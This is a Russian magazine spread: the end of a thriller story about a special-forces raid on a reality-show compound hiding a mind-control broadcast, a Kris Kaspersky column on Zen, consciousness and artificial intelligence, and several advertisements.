— В здании как минимум шесть человек, — ответил командир, — половая принадлежность неизвестна. Оружие — нет информации. Искать то же самое плюс средства централизованного управления. И еще. Здесь может быть охрана. Вооруженная. При обнаружении вызывайте подкрепление. Звено «седьмого» — входим. На входе разделиться. Направо жилые комнаты, налево — спортивная зона. Нейтрализовать всех в жилых комнатах, изолировать спортзал и все бытовые помещения. Звено «четвертого» — доступ на крышу. Ищем любые технические средства, напоминающие приспособления для телепередачи. Звено «восьмого» — второй этаж. Ищем электронику и средства видеозаписи и монтажа. Уничтожаем все носители информации: диски, кассеты, флеш-память, компьютеры. Для образца берем всего по одному. Приказ услышан, понят?

Каждое звено продублировало часть, касающуюся их работы, после чего белые тени принялись за работу.

— Удачи, — пожелал командир. — Место сбора — к северо-востоку, пятьсот метров, будет вертолет. И учтите — стрелять только по вооруженным людям. Никакой самодеятельности.

Разведгруппа тем временем уже исчезла в какой-то из дверей. «Седьмой» вошел, отправил своих напарников в направлении двери, за которой были видны спортивные снаряды. Чуть дальше сквозь спортзал виднелся бассейн с голубой водой. Сам он стволом автомата открыл одну из дверей в комнату направо, увидел спящую пару, лежащую поверх одеяла в обнимку. Естественно, оба были голыми. Сон был сладким, тягучим, как вареная сгущенка, поэтому, когда на запястьях у них защелкнулись наручники, они даже не сообразили, что происходит. «Седьмой» быстро присел на одно колено возле дернувшейся было девушки и приложил палец к ее губам: — Тихо, девочка, тихо... Сидим спокойно...

И показал ей свой автомат. Она широко раскрыла глаза и не сопротивлялась, когда он заклеивал ее рот пластырем. Парень, похоже, оказался в еще более глубоком шоке, не дергался. Когда пару нейтрализовали, «седьмой» немного расслабился, покрутил шеей и подмигнул девушке. — Все. Будет. Хорошо, — сказал он, отделяя каждое слово, после чего вышел в холл. Остальные члены его звена уже рассредоточились, занимаясь каждый поставленной задачей.

«Второй» вошел в спортзал, оглядел зеркальные стены и невольно позавидовал тому, что увидел: до чего все было компактно и очень по-современному. На пару велотренажеров небрежно брошены какие-то аляпистые полотенца, явно женские. Около штанги для жима лежа — оставленная кем-то пачка сигарет и зажигалка. «Одиннадцатый» перешагнул несколько скамеек, осмотрел углы зала, ткнул глушителем в камеры в углах. Еще одна была закреплена на станине, подобной той, что они видели на улице. «Второй» показал ему пустую упаковку от жевательной резинки. Напарник кивнул и повыдергивал кабели изо всех камер, включая большую. Глядя на то, как гаснут на них красные глазки, «второй» подумал, что надо было так делать с самого начала, хотя «Бубль-гум» на объективах смотрелся очень не «по-спецназовски». Похоже, это делалось чтобы ввести в заблуждение тех, кто мог прийти следом.

В дальнем конце зала была еще одна стеклянная дверь, за ней вода бассейна бросала отсветы на стену и потолок. Бойцы посмотрели друг на друга, «второй» двумя пальцами указал направление. Кивок согласия. Они входят...

Наверху, над их головами, раздался какой-то шум. Они застыли прямо в дверном проеме, машинально подняв головы. Там работало звено «восьмого», и, похоже, с режимом скрытности у них были проблемы. На радиочастоте, однако, никаких комментариев не поступило.

Выждав несколько секунд до повторения звука, они продолжили движение. Каждый пошел по своей стороне бассейна, переступая через пляжные тапочки, полотенца и бутылки из-под минеральной воды. В центре бассейна покачивался оранжевый круг, рядом с ним голубой надувной плотик с подголовником. На плотике лежал раскрытый «Пентхаус» со слегка подмокшими страницами.

«Второй» включил лазерный целеуказатель и ткнул лучом в журнал. «Одиннадцатый» кивнул головой, соглашаясь: действительно, кто бы здесь ни жил, они проводили время очень и очень хорошо. — Три комнаты на первом этаже осмотрены, — раздался голос «седьмого». — В каждой нейтрализован пара. Насчет шести человек — данные точные? — Подтверждаю, — ответил командир. — Теперь внимательно! На втором этаже замолчал «восьмой». Приказываю выставить на первом этаже дозор, остальным подниматься.

Втроем они вышли в холл. Теперь лучи лазеров светились у всех. «Седьмой» ткнул пальцем во второго, указал на входной тамбур. Тот кивнул, отошел немного в сторону, за большую кадку с пальмой, присел там. С его позиции вход простреливался просто идеально. Командир звена одобрил выбор солдата, согласно поднял ладонь, после чего они с «одиннадцатым» медленно поднялись на второй этаж по винтообразной лестнице вдоль стены.

«Второй» осмотрел снаряжение, выключил луч, навел ствол автомата на двери и замер. «Если кто-то из вас не любит ждать и догонять, спецназ не для вас», — вспомнил он слова инструктора, так и оставшегося для него безмянным (само существование этого человека засекречено). «Второй» умел ждать...

— Докладывает «четвертый». Нашел дополнительный антенный усилитель на крыше, замаскированный под мансарду. Какие будут указания?

— Уничтожить электронику без возможности замены или восстановления, — последовал ответ командира. — Соблюдать режим скрытности, в обязательном порядке осуществить на месте видеосъемку своей работы.

— Принято, — ответил «четвертый», — выпо...

«Второй» напрягся. Фраза оборвалась внезапно, подвесив тишину в эфире на несколько секунд. Командир тоже (было заметно по паузе) не понял, что произошло, потом спросил:

— «Четвертый», подтвердите прием приказа. «Четвертый», вас не слышно. «Третий» и «пятый», на связь, что со звеньевым?

Тишина. Гробовая тишина в наушниках.

У «второго» похолодело в груди. Вот она, экстраординарная ситуация, о которой их всегда предупреждал инструктор. Перед глазами встали стройные ряды зомби, изо рта у которых выползали червяки и мокрицы. Они шли по второму этажу и вонзали свои зубы и ногти в тела солдат, разрывая их на части...

«Не смей поддаваться панике!!!» — сжав кулаки, приказал он себе и услышал приказ командира:

— Всем действовать по инструкции «Мэйдей». Вперед!

«Второй» выпрямился за пальмой, посмотрел зачем-то на счетчик патронов в магазине и побегал вверх по лестнице.

По этой инструкции все члены отряда, свободные от выполнения дополнительных приказов, должны были идти на выручку тому, с кем прервалась связь. Вот только проблема была в том, что звено «восьмого» находилось на крыше.

Нужно было пройти через второй этаж, с которого совсем недавно услышали какой-то подозрительный шум.

Первые двадцать ступенек он прошел спиной вперед, пытаясь заглянуть за поворот лестницы, которая взвизгивала куда-то к потолку. Когда же она приняла вполне определенное направление, он повернулся, снова нажал кнопку целеуказателя и немного успокоился, увидев тоненький лучик и красную отметку на стене. По крайней мере, он точно сможет выстрелить, а там посмотрим...

На ковровой дорожке отпечатались следы бойцов его звена. Протекторы сапог были глубокими, снега в них налипло достаточно — мокрые следы исчезали только на середине коридора. Он видел, что они входили в двери, которые находились по обе стороны коридора на этаже. Везде оказалось пусто, не было видно и самих бойцов. Насколько «второй» помнил, эта территория входила в зону «восьмого» — весь этаж и поиски на нем электроники и носителей информации. Но ему не встречались ни свои, ни чужие...

ВСПОМНИЛИСЬ НЕСКОЛЬКО СЛОВ О ЗОМБИ, ТИХО ПРОИЗНЕСЕННЫХ КОМАНДИРОМ ПЕРЕД ПОСЛЕДНЕЙ ОТПРАВКОЙ

Поворот направо... Кадка с пальмой, такая же, как и внизу. Рядом угловой кожаный диванчик, чьи-то кроссовки, пара книжек... Эта постройка будто вымерла после того, как «седьмой» «выключил» тех, кто оставался внизу. Но «второй» четко помнил слова командира о том, что здесь может быть охрана (а если может, то и должна!).

Скорее всего, бойцы отряда вступили в контакт с ними.

Его товарищи не выходят на связь по одной из двух причин: либо они в засаде в непосредственной близости от противника, либо...

Либо они все мертвы.

Мысль о том, что солдаты в плену, почему-то не пришла ему в голову — слишком позорной она была.

Он прошел по коридору еще десять метров и вдруг заметил, что ковровая дорожка, везде идеально натянутая, горбатится волной возле одной из дверей. Он замедлил шаг и внимательно посмотрел на эту сдвинутую часть дорожки. Всего лишь маленькая горбинка...

В голову пришла отчетливая догадка о том, как здесь кого-то тащили, схватив под мышки, и ноги того, кого волокли, цеплялись за ковер, задирая его. Тащили или пленного, или мертвого.

«Второй» прижался к стене, практически распластавшись по ней. Автомат он поднял, прижал к плечу и поймал луч целеуказателя в прорезь прицела. И как только он понял, что превратился в безукоризненную машину для убийства, шагнул вперед.

К той двери, которая была возле ковровой горбинки.

Шаг... второй... третий... Он уже видел, что дверь наполовину открыта. Или наполовину закрыта. Ручка двери испачкана кровью.

Постепенно, по мере того как он продвигался вдоль стены, комната становилась доступной для осмотра. Луч скользнул внутрь...

Там царил полумрак. Похоже, жалюзи были приоткрыты и в комнату проникал свет уличного фонаря. Красная точка метнулась по стене, на которой «номер два» увидел несколько цветных фотографий в рамках, где была изображена пара — девушка и парень. Предположительно, хозяйева этой комнаты. А в принципе, кто их знает?..

Он приблизился к двери вплотную. В очередной раз, как и на тренировках, поборол в себе желание открыть ее стволем, опустил левую руку и раскрытой ладонью мягко открыл дверь полностью.

Он увидел всех сразу: все звено «восьмого» и своих напарников, «седьмого» и «одиннадцатого». Пять тел были аккуратно сложены поперек двуспальной кровати. Один лицом вниз, остальные смотрели невидящими глазами в потолок. Оружие висело на вешалке рядом с дверью, словно зонтики...

У «второго» перехватило дыхание от увиденного. Он понимал, что обязан доложить об этом, но не мог произнести вслух ни единого слова. Лишь какой-то шепот срывался с онемевших губ...

Пятеро его друзей с пулевыми отметинами в голове, на шее, на руках и ногах... Они были расстреляны, как на тренировке, будто бы и не было у них за спиной нескольких боевых операций в странах с жарким климатом, не было многочасовых занятий по боевой подготовке, не было десятков выполненных заданий на территории России. У них до этого дня НИКОГДА не было потерь. Он видел трупы своих друзей впервые.

Но больше всего его потрясло другое. Они лежали на кровати, а рядом с ними на подушках сидели три плюшевых медведя с веселыми мордами, каждый из них держал в лапах что-нибудь большое и яркое: у одного была морковка, у другого огромная конфета, у третьего вообще что-то непонятное, то ли гитара, то ли автомат...

«Кто спал на моей постели и умер на ней...»

Эти медведи просто свели его с ума. Он вошел внутрь, увидел на полу следы крови (а на дальней тумбочке — снятые с солдат лингафонные гарнитуры), выматерился в голос и тут же услышал голос командира:

— «Второй», доложите обстановку.

— Все мертвы, — резко ответил он. — На втором этаже живых бойцов нет. Только я...

Он хотел добавить «...и три медведя!», но решил, что не стоит говорить эту мерзость в эфир. Встав спиной к двери и направив оружие в ее сторону, он подошел к бойцам, потрогал у каждого на шее пульс и убедился в своей правоте.

— Докладываю потери. Звено «восьмого», «седьмой», «одиннадцатый». Застрелены из оружия с глушителем, предположительно штурмовая винтовка. Экипировка оставлена в полном комплекте. Судя по всему, они не успели сделать ни единого выстрела...

КАЖДЫЙ ИЗ НИХ ДЕРЖАЛ В ЛАПАХ ЧТО-НИБУДЬ БОЛЬШОЕ И ЯРКОЕ...

Он опустил на одно колено, вдруг поняв, что сам оказался в этой засаде: наверняка те, кто убил его друзей, ждали того (или тех), кто придет за ними. А потом заметил, что за окном колышется какая-то странная тень.

До окна с наполовину открытыми жалюзи было несколько шагов.

«Второй» отошел в тень и сменил позицию вдоль стены, чтобы увидеть, что же там, на улице. И испытал шок во второй раз за ночь.

Там, за окном, на страховочном тросе висел «четвертый», подвешенный за ногу. Шлема на его голове не было, шея и лицо залиты кровью, которая в тусклом свете фонаря казалась похожей на большое родимое пятно. Легкий ветерок раскачивал его из стороны в сторону. «Второй» смотрел на этот мертвый маятник и судорожно подсчитывал про себя, сколько людей осталось в живых при условии, что звено «четвертого» тоже уничтожено полностью. Их было двенадцать человек вместе с командиром. Значит, где-то поблизости сам командир и еще двое — те самые разведчики, что зашли первыми.

— «Первый», это «второй». Звено «четвертого» тоже подверглось нападению...

Он выглянул в окно, ожидая увидеть там упавший шлем бойца. А увидел еще два трупа в сугробах под стеной. Снег вокруг был девственно чист. Приглядевшись, «второй» увидел там множество мелких точек.

Гильзы.

Расстреляли всех троих. Значит, с подсчетом он не ошибся.

—...Убиты все, — закончил он. — Жду приказаний.

— Продолжать не имеет смысла, — услышал он через несколько секунд. — Приказываю покинуть территорию, взяв с собой жетоны убитых... По возможности. Жду возле точки входа второй группы. Вертолет прибывает через восемь минут. Ждать они не будут.

И еще через несколько секунд добавил:

— Удачи...

«Второй», не заботясь о шеях мертвецов, быстрыми движениями сорвал с них жетоны с личными номерами, потом прикинул, как бы пройти мимо тех, в сугробах, но решил не рисковать: один все равно останется висеть на веревке, по жетону его вряд ли опознают, но шума будет много...

В коридоре было тихо. Просто невозможно представить себе, откуда к бойцам пришла смерть. Один только факт налицо: охрана этого здания оказалась намного профессиональнее.

Постоянно кружась, как юла, «второй» продвигался по коридору, оставив позади второй этаж и лестницу. Никого...

Он вспомнил план здания, остановился возле выхода и прикинул, как бы сподручнее и быстрее выйти туда, откуда на территорию входила вторая группа. Получалось, что нужно пройти через спортзал и бассейн к другому выходу, чтобы выиграть минуты две, то есть получить шанс остаться в живых и найти выход.

В дверях бассейна он вдруг почувствовал что-то очень нехорошее — что-то, что никак не позволяло ему открыть эту чертову дверь.

Потому что ему казалось, что в воде кто-то есть.

Простая минутная борьбы с самим собой он, наконец, протянул руку к двери и вошел.

Там, где в центре бассейна плавали надувные круг и плотик, он увидел еще два трупа — оба лицом вниз, руки и ноги в стороны. Вокруг розовая вода. Шлемы и автоматы колышущимися тенями угадывались на дне.

А на лестнице, уходящей в воду, он увидел жетоны на цепочках — словно тот, кто убил здесь всех, знал, что последнему оставшемуся в живых они очень понадобятся.

«Второй» понял, что его сердце готово выпрыгнуть из груди. Все это напоминало ему сюжет «Десяти негрятят», только этот развивался быстрее и кровожаднее. Смерть, которая приходит неизвестно откуда и исчезает, оставив из вежливости жетоны убитых спецназовцев, — это почтице Агаты Кристи.

Схватив жетоны, он побегал: сил не оставалось идти осторожничая. Кафель отдавался гулом, и поэтому по звукам можно было бы предположить, что бежит по меньшей мере десять человек. В самом конце бассейна он едва не упал — неудачно зацепил маленький столик с расставленными на нем бокалами, бутылкой шампанского, конфетами и вазой с огромным букетом хризантем. Столик покачнувшись, бокалы с музыкальным звоном рассыпались в хрустальную пыль по кафелю пола. Следом полетела бутылка, откололось горлышко, и ароматная пена рванула наружу.

«Номер второй» бежал не оборачиваясь. Звон бокалов и бутылки только подстегнул его страх. Он резко развернулся и выпустил очередь вдоль стен в сторону двери. Стекло осыпалось с хрустом, несколько пуль подняли фонтанчики воды в бассейне. Плотик противно хрюкнул и стал быстро сдуваться.

Он понял, что его охватила паника.

— Командир! — крикнул он в лингафон, не заботясь прижать его к шее (этот звук и так был бы хорошо слышен). — Разведка тоже погибла! Я прорываюсь через бассейн к выходу! У вас нет резерва для при... Твою мать! — споткнулся он о какой-то маленький стульчик, который с грохотом отлетел в сторону. — Резерва для прикрытия?! — продолжил он, пытаясь разобраться, куда бежать дальше.

— Нет, парень... — тихо ответил командир. — Прости... Постарайся уцелеть. — Э-эх... — остановившись, махнул рукой «второй». — Куда же дальше, куда, куда?!

— Когда выйдешь на улицу — сразу направо, в сторону забора, — ответил командир. — Затем...

Он замолчал.

А потом в наушнике у «номера два» прогремела очередь. Вторая... Следом одиночные...

— Веду бой, — спокойно сказал командир. — Силы противника оценить не могу. Предполагаю неблагоприятный исход. Всем, кто меня слышит! Всем, кто меня... (очередь, на этот раз длинная)... слышит! «Номер два», тебя это касается в первую очередь... Да больше тут и нет никого...

Боец застыл у двери, ведущей на улицу, и стал прислушиваться к звукам боя.

ОН СДЕЛАЛ БЫЛО ПАРУ ШАГОВ К НЕЙ, НО ПОТОМ ПОДУМАЛ, ЧТО ЭТО НЕРАЗУМНО

— Ты должен уцелеть! Информация для тебя: здесь, на территории комплекса, проходит эксперимент по массовому воздействию на сознание путем трансляции эмоциональных импульсов людям с податливой психикой... Опа-а! (Пара выстрелов, приглушенный стон.) Попали, но не очень... В стенах домов — излучатели. Мы доказали их существование! На крыше комплекса — замаскированная студия по записи и трансляции этого сигнала на широкую аудиторию с использованием новейших технологий информационного зомбирования! А-а..., — вдруг застонал он. — Вот это уже хуже... Живот — это уже гораздо... хуже...

Выстрелы теперь сливались в непрерывное тарахтение. Лишь изредка, когда заканчивались патроны, командир делал паузу на перезарядку. — Ты должен пойти... И привести сюда других... — он уже не говорил, а шептал. «Второй» прижал пальцем наушник, чтобы не пропустить ни звука. — Убил, кажется, троих... У тебя осталась пара минут, парень. Вертолет... уже на подлете. Убей... Убей их всех...

Потом что-то взорвалось — так, что «номер два» услышал это и без лингафонной связи. За забором поднялось белое облако снега, которое взметнула вверх граната.

А командир не сказал больше ни слова.

«Вот оно! Вот при чем здесь зомби, вот почему тут эти камеры...» Он оглянулся, увидел расстрелянную дверь, трупы в воде и уже собрался выбежать на улицу, как вдруг заметил в спортзале какое-то шевеление. Ничего особенного, просто тень.

Что-то шевельнулось и исчезло.

И вот тогда он решил убить хотя бы одного.

Наверное, это было неправильное решение. Даже наверняка неправильное. Но он вспомнил трех медведей, жетоны на лестнице, качающегося мертвеца и понял, что не сможет уйти не забрав хотя бы одну жизнь.

Он поднял ствол перед собой и пошел назад, пригнувшись — под самой стеной.

И когда над головой свистнула пуля, он был в полной готовности.

Тренированный глаз отметил вспышку выстрела, тело сложилось пополам. Он перекатился вперед, встал на одно колено и выстрелил точно по красному штриху лазера, заметному в легком мареве, поднимающемся от воды.

Короткая очередь прошла строго сквозь простреленное стекло двери. В спортзале кто-то вскрикнул, раздался звук падения металлического предмета. И тогда он выстрелил второй раз — просто на голос.

С его места было видно неважно: попал второй раз или нет? Он распрямился и вошел в двери.

На полу за велотренажером лежала женщина — лицом вниз и поджав к живо-

ту длинные ноги в модельных сапогах на высоком каблуке. Пальцы ее рук скребли по полу, слышался слабый стон. Она была безо всякого спецнаряжения, вот только автомат, который лежал рядом с ней, был оборудован лазерным прицелом — таким же, как и у солдата. Он сделал было пару шагов к ней, но потом подумал, что это неразумно.

Подняв автомат к плечу, он выстрелил ей в голову. Мозги разметало по стенам и зеркалам. Ее пальцы в последний раз сжались в кулак и медленно расслабились. «Номер два» выждал несколько секунд и подошел к ней вплотную.

Она не была похожа на бойца спецназа — просто женщина с длинными распущенными волосами, которые сейчас частично были испачканы кровью. Блузка, мини-юбка... Колготки в сеточку.

И она пыталась его убить. Почему она? Зачем она стреляла? И откуда у нее такое оружие?

Он опустил ствол и перевернул ее на спину.

— Не может быть! — отшатнулся он на пару шагов, когда увидел ее лицо, чудом уцелевшее после попадания в голову. — Это же...

Он так и не успел понять, какая же ценность была заключена в этой тайне. Спустя секунду пуля снайпера пробила его шлем и смешала кровь бойца с кровью девушки. «Номер второй» рухнул на нее сверху, подбросив вверх жетоны всех убитых солдат, которые держал намотанными на ладонь левой руки.

Два солдата в темно-коричневых камуфляжах приблизились к телам через минуту, когда стало ясно, что опасности больше нет.

— Чья это была идея? — спросил первый, оттаскивая убитого бойца за ноги.

— Ее, — второй махнул рукой на убитую девушку. — Сказала, хочет своими руками убить хотя бы одного из них. Сказала, считает своим долгом защищать этот проект. Тоже мне, идейная... А ноги красивые, я всегда заглядывался в камеру...

— Давай помогай, эротоман, — пробурчал напарник. — А здорово ты про медведей придумал...

— Да, весело получилось. Как в сказке.

— Вот завтра тут будет сказка, — в голосе просквозил лед и легкий страх перед будущим. — Кто это все разгребать будет?

— Ну, Бородина же осталась... Пусть чего-нибудь придумает...

— Придумает... Во всех домиках, где вырубали поддерживающее излучение, народ дуба дал. Представляешь, сколько людей придется заменять — и как все с экрана объяснить?

Они задумались, глядя на мертвую ведущую «Дома-2». Потом один из них махнул рукой и произнес:

— Да хрен с ними со всеми. Ты же знаешь, show must go on...

...На следующий день «Дом-2» появился на экранах уже с новой ведущей. Телесигнал снова накрыл страну **С**



ИСХОДНИКИ ВСЕЛЕННОЙ

колонка Криса Касперски



реальная философия несуществующего мира

Считается, что основной концепцией Дзена является вера (тезис) в то, что окружающий мир не существует, а существует только сознание мира (мир существует только в сознании). В действительности так описывают только внешнюю сторону Дзен-учения, создающую нездоровый антураж: так мы не приближаемся к истине, а изгоняем из мозга устоявшиеся стереотипы, помогая себе совершить свой первый, начальный шаг.

На более глубоком уровне познания Дзен ничего не отрицает, он «все» лишь доказывает, что посредством «чистого» сознания невозможно ни обнаружить, ни опровергнуть существование «внешнего» мира (материального, физического). Может быть, все мы «спим» и являемся частью чьего-то сна (прямо как в Матрице), а может, и нет. Кто знает?

Сознание замыкается на словах, слова (в их различных проекциях и комбинациях) вновь возвращаются в сознание, категориями которого оперирует логика. Она не имеет никакого отношения ни к «Реальному», ни к физическому миру, поэтому категорически непригодна для описания природы (и она уже доказала свою несостоятельность).

Физика постулирует, что материальный мир существует независимо от нашего сознания и, исходя из этого, вполне успешно исследует его устройство через призму причинно-следственных связей, «упаковывая» их в прокрустово ложе законов и моделей, каждая из которых по отдельности описывает лишь крошечную часть общей картины. Однако физика и не претендует на «истинную» природу вещей — это не ее прерогатива. Физика оперирует тем миром, который дан нам в ощущениях, дополненных показаниями приборов, и перекладывает решение «морально-идеологических» вопросов на плечи философии, обеспокоенной проблемами: «Существует ли в действительности мир, окружающий нас, и зачем? Что есть время, пространство, сознание, разум? Может ли человек создать мыслящую машину?» и т.д.

Предположим, что все-таки искусственный интеллект будет создан. (По правде говоря, я не думаю, что он будет соответствовать нашим современным представлениям о нем: колесо отнюдь не имитирует шаг, а самолет летает совсем не так же, как птица. Рассуждая по аналогии, можно предположить, что ИИ не будет иметь ничего общего ни с нейросетями, ни с квантовыми вычислителями.)

Возьмем компьютерного монстра из очередного 3D-шутера и наделим его разумом и (само)сознанием. Монстр будет бродить в коридорах несуществующей вселенной, обсчитываемой процессором, и думать, думать, думать... исследуя свой мир и — чем черт не шутит — даже пытаться познать себя. (Он будет предпринимать попытки только попутно, так как даже если «думающая машина» будет создана, неизвестно, сможет ли она объяснить то, каким образом она думает.)

На секунду оторвемся от иллюзий и вспомним, что можно реализовать любую ЭВМ не только в кремнии, но и, скажем, собрать ее из шестеренок

(машина Бэббиджа), а то и просто из длинной ленты с ерзающей головкой (машина Тьюринга). Где же тогда окажется интеллект нашего подопечного? Очевидно, не в самих шестеренках. Может быть, в их комбинациях? Любая комбинация бессмысленна сама по себе, а смысл ей придается лишь определенной схемой интерпретации, причем обязательно внешней по отношению к монстру. «Внутри» монстра все комбинации равноправны! В зависимости от выбранной схемы интерпретации, всякая комбинация (шестеренок, перемещений магнитной головки, битов и байтов), взятая наугад, может представлять любую, абсолютно любую программу! Если так, то получается, что самосознание носителя искусственного интеллекта заключается отнюдь не в нем самом, а существует только в сознании тех, кто наблюдает за ним.

Если говорить на дзенский манер, монстр мыслит тогда и только тогда, когда на него «смотрят». Весь вопрос в том, может ли существовать некая закономерность «сама в себе» или она возникает только при выборе определенного способа интерпретации внешним наблюдателем?

Ладно, оставим ИИ и поставим вопрос так: заключено ли человеческое сознание в комбинации возбужденных и заторможенных нейронов или оно сосредоточено в интерпретации этой комбинации кем-то (кем-то) еще? Я намекаю совсем не на душу, а на природу физических законов, которые, по сути, и являются «исполнителями» виртуальной сущности, называемой «разумом». Грубо говоря, наш мир — чья-то суперЭВМ, построенная с неведомой целью, а мы — лишь «биты» данных, обрабатываемые суперпроцессором.

Чтобы понять, что представляет собой интеллект, нужно выйти за его пределы. Сознание — совокупность методов интерпретации определенных комбинаций материальных сущностей (или воображаемых), но никакого «материального эквивалента» сознанию не существует. Искать сознание в нейронах — то же самое, что, растерев телевизор в порошок, пытаться обнаружить следы движущегося изображения.

В действительности никакого реального мира нет, есть только «физические», «философские» и «религиозные» модели. Воистину это так! Всякая попытка постичь истинную природу мира неизбежно сталкивается с необходимостью выбирать ту или иную схему интерпретации.

Сможет ли наблюдатель познавать мир научным путем (а не философско-религиозным!), если будет полностью изолирован? Никаких физических приборов, которые могли бы что-то зафиксировать. Никаких органов чувств, которые могли бы услышать или увидеть что-то — одно лишь сознание в чистом виде.

И что случится с миром, из которого исчезнут все наблюдатели? **С**



adidas

ГЕНЕРАЛЬНЫЙ
СПОНСОР



BECKHAM+10
IMPOSSIBLE IS NOTHING

adidas.com/football

“ФУТБОЛЬНЫЙ МЕНЕДЖЕР”!

СОЗДАЙ СВОЮ КОМАНДУ ИЗ РЕАЛЬНЫХ ИГРОКОВ И ПРИВЕДИ ЕЕ К ПОБЕДЕ

ТЫ ПОЛУЧАЕШЬ \$135 МИЛЛИОНОВ

на приобретение игроков российской премьер-лиги при регистрации на сайте www.total-football.ru.

Подробности на сайте www.total-football.ru

**ГЛАВНЫЙ ПРИЗ –
ПОЕЗДКА НА ФИНАЛ ЛИГИ
ЧЕМПИОНОВ 2006/07**

С 15 мая стартует Футбольный менеджер посвященный Чемпионату мира 2006

День удлинился на несколько часов?

Нет. Однако воспользовавшись сервером Эксилон Major HD на базе двухъядерных процессоров Intel® Xeon®, Вы получите не менее важное преимущество: возможность выполнять больше задач на одном сервере.

Гарантия - 3 года

Бесплатная доставка по Москве

Вся продукция сертифицирована

(РОСС RU. ME61.B01302)



Подробная информация на сайте: www.exciland.ru
и по телефону: (495) 727-0231

Заказ серверов:

КОРПОРАТИВНЫЙ ОТДЕЛ:
(495) 727-0231; e-mail: b2b@exciland.ru